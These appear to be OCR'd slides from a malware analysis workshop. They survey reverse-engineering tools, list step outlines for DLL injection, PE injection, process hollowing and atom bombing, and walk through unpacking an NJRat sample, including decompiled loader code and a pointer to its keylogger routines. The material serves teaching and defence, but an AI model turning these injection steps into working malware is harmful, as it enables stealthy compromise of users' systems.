


- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code



Cutter

tools: 0x06



Cutter

tools: 0x07

The screenshot shows the Cutter debugger interface with the following details:

- File Menu:** File, Machine, View, Input, Devices, Help.
- Title Bar:** Cutter - C:\Users\anikolaev\Desktop\policy-packed.bas
- Toolbar:** File, Edit, View, Windows, Debug, Help.
- Search Bar:** Type Reg name or address here.
- Functions View:** A tree view of function names, with `fn.004014d0` selected.
- Graph View:** Shows the control flow graph for `fn.004014d0`. A specific node is highlighted with a red box, containing the following assembly:

```
push eax  
push 1 : 1 ; SAFEARRAY *psa  
push 0x11 : 17 ; SAFEARRAY *psa  
call dword [sys.imp.OLEAUT32.dll_SafeArrayDestroy] ; 0x40e114 ; HRESULT SafeArrayDestroy(SAFEARRAY ...  
push ebx : SAFEARRAY *psa  
call dword [sys.imp.OLEAUT32.dll_SafeArrayUnlock] ; 0x40e114 ; HRESULT SafeArrayUnlock(SAFEARRAY ...  
mov edi, dword [var_40h]  
push 0x5000  
push edi  
push ebx : 0xc  
call dword [oleaut32.dll_SafeArrayGetData]  
add esp, 4  
add esp, 4  
push ebx : 1 ; SAFEARRAY *psa  
call dword [sys.imp.OLEAUT32.dll_SafeArrayAccessData] ; 0x40e120 ; HRESULT SafeArrayAccessData(SA...  
push edi  
push ebx : var_20h  
mov esi, dword [var_3ch]  
add esp, 4  
test edi, edi  
jne 0x401776
```
- Disassembly View:** Displays the assembly code for the current function, with several lines highlighted with blue boxes.- Imports View:** A table showing imported functions from `OLEAUT32.dll`:

Address	Type	Safety	Name
0x0040e120	FUNC		OLEAUT32.dll_SafeArrayAccessData
0x0040e130	FUNC		OLEAUT32.dll_SafeArrayDestroy
0x0040e124	FUNC		OLEAUT32.dll_SafeArrayGetData
0x0040e114	FUNC		OLEAUT32.dll_SafeArrayUnlock


Radare2

tools: 0x08


Detect it Easy

tools: 0x09

- Type
- Packer
- Linker
- Entropy




- Modify Dumps
- Read Memory
- Determine File Type



DnSpy

tools: 0x0b

- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with two main panes. The left pane, titled 'Assembly Explorer', lists various .NET assemblies and their versions. The right pane, titled 'EntryPoint', displays the IL code for the `EntryPoint` class. The code is annotated with assembly addresses and opcodes.

```
// Token: 0x02000002 RID: 2
// .class private auto ansi beforefieldinit entrypoint.Example.Entrypoint
// Token: 0x06000084 RID: 4 RVA: 0x0000207A File Offset: 0x0000027A
.entrypoint public hidebysig specialname rspecialname
    instance void .ctor () cil managed
{
    // Methods
    // Token: 0x06000084 RID: 4 RVA: 0x0000207A File Offset: 0x0000027A
    .method public hidebysig specialname rspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ /* IL_0000: ldarg.0
        /* 0x0000027C 2B0400000A */ /* IL_0001: call instance void [mscorlib]System.Object::.ctor()
        /* 0x00000281 00 */ /* IL_0006: nop
        /* 0x00000282 2A */ /* IL_0007: ret
    } // end of method EntryPoint::.ctor
    // Token: 0x06000083 RID: 3 RVA: 0x0000206C File Offset: 0x0000026C
    .method public hidebysig static
        void AnotherNotUsed () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 13 (0xD) bytes
        .maxstack 8
        .entrypoint
        /* 0x00000260 00 */ /* IL_0000: nop
        /* 0x0000026E 721B000070 */ /* IL_0001: ldstr "AnotherNotUsed"
        /* 0x00000273 2B0300000A */ /* IL_0006: call void [mscorlib]System.Console::WriteLine(string)
        /* 0x00000278 00 */ /* IL_000B: nop
        /* 0x00000279 2A */ /* IL_000C: ret
    } // end of method EntryPoint::AnotherNotUsed
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    .method public hidebysig static
        void Main (
            string[] args
        ) cil managed
```

Useful Linux Commads

tools: 0x0c

terminal

```
malware@work ~$ file sample.bin
```

```
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
```

```
malware@work ~$ exiftool sample.bin > metadata.log
```

```
malware@work ~$ hexdump -C -n 128 sample.bin | less
```

```
malware@work ~$ VBoxManage list vms
```

```
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
```

```
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
```

```
malware@work ~$ VBoxManage startvm win7
```

```
malware@work ~$
```


Injection Techniques



DLL Injection

injection_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



PE (Portable Executable) Injection

injection_techniques: 0x01


- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Table
- Execute your Payload



Process Hollowing

injection_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



Atom Bombing

injection_techniques: 0x04




Atomic bomb test in Italy, 1957,
colorized

Atom Bombing


injection_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



Workshop


- NJRat
- Sofacy
- KPot
- Stuxnet



Unpacking NJRat

solutions: 0x00


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



Unpacking NJRat

solutions: 0x01

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



Unpacking NJRat

solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

The screenshot shows the Microsoft Visual Studio interface. On the left, the Assembly Explorer window displays the project structure for 'happy vir (1.0.0.0)'. Under the 'Form1' item, it lists various methods and fields. On the right, the code editor shows the 'Form1.cs' file. The method 'fIyUI83DHxwyY6KtPk' is shown with its implementation. The line 'return A_0[A_1];' is highlighted with a red rectangle. The method 'Aj2Uu5TfGy7rI56hqB' is also partially visible. The code editor has several other methods listed below, such as 'fnd', 'Form1_Load', 'GfkW7epJ3mEwsRTJV', 'InitializeComponent', 'kmEryuhMbfvfkdxgavv', 'lalex77drknUKANayI', 'LIPT3UqdHSUE8Tw29d', 'qJK8zYPtldpQrPSdgQ', 'RIrsrAV6qQQdxEFQxn', 'ttmedoAL5', 'tttmedo', 'VQvrDuCVB5NSe7r0', 'X7qtQ1w5BmOkQRP', and 'components'. The assembly offset for each method is listed on the right.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char fIyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5TfGy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIPT3UqdHSUE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8zYPtldpQrPSdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANayI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

Unpacking NJRat

solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows the Microsoft Visual Studio debugger interface during a debugging session. The assembly code window displays a section of C# code with several assembly instructions. A red box highlights the line of code where the variable 'assembly' is assigned:

```
358     num11 = 0;
359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

The 'Locals' window below shows various variables and their values. A red box highlights the 'array' variable, which has a value of `[byte[0x00005C00]]`. A context menu is open over this variable, with the 'Save...' option highlighted by a red box.

Context menu options visible in the screenshot include:


- Copy (Ctrl+C)
- Edit Value (F2)
- Copy Value (Ctrl+Shift+C)
- Add Watch
- Make Object ID
- Save... (highlighted)
- Refresh
- Show in Memory Window
- Language
- Select All (Ctrl+A)
- Hexadecimal Display
- Digit Separators
- Collapse Parent
- Expand Children
- Collapse Children
- Public Members
- Show Namespaces
- Show Intrinsic Type Keywords
- Show Tokens

At the bottom of the locals window, the type information is shown: `System.Reflection.Assembly` and `System.Reflection.MethodInfo`.

Unpacking NJRat

solutions: 0x04


- MZ at the beginning
- Appears to be the Payload
- Let's see what kind of file it is



Unpacking NJRat

solutions: 0x05

- Looks like .NET Again
- Let's look at DnSpy



Unpacking NJRat

solutions: 0x06

- Keylogger Code
- CnC Traffic Code

The screenshot shows the Assembly Explorer and the Registers windows of Microsoft Visual Studio. The Assembly Explorer pane displays the structure of the j.dll module, including its PE header, references, and various types and functions. A red box highlights several functions in the `M` section:

- `GetAsyncKeyState(uint): short`
- `GetKeyboardLayout(uint): int`
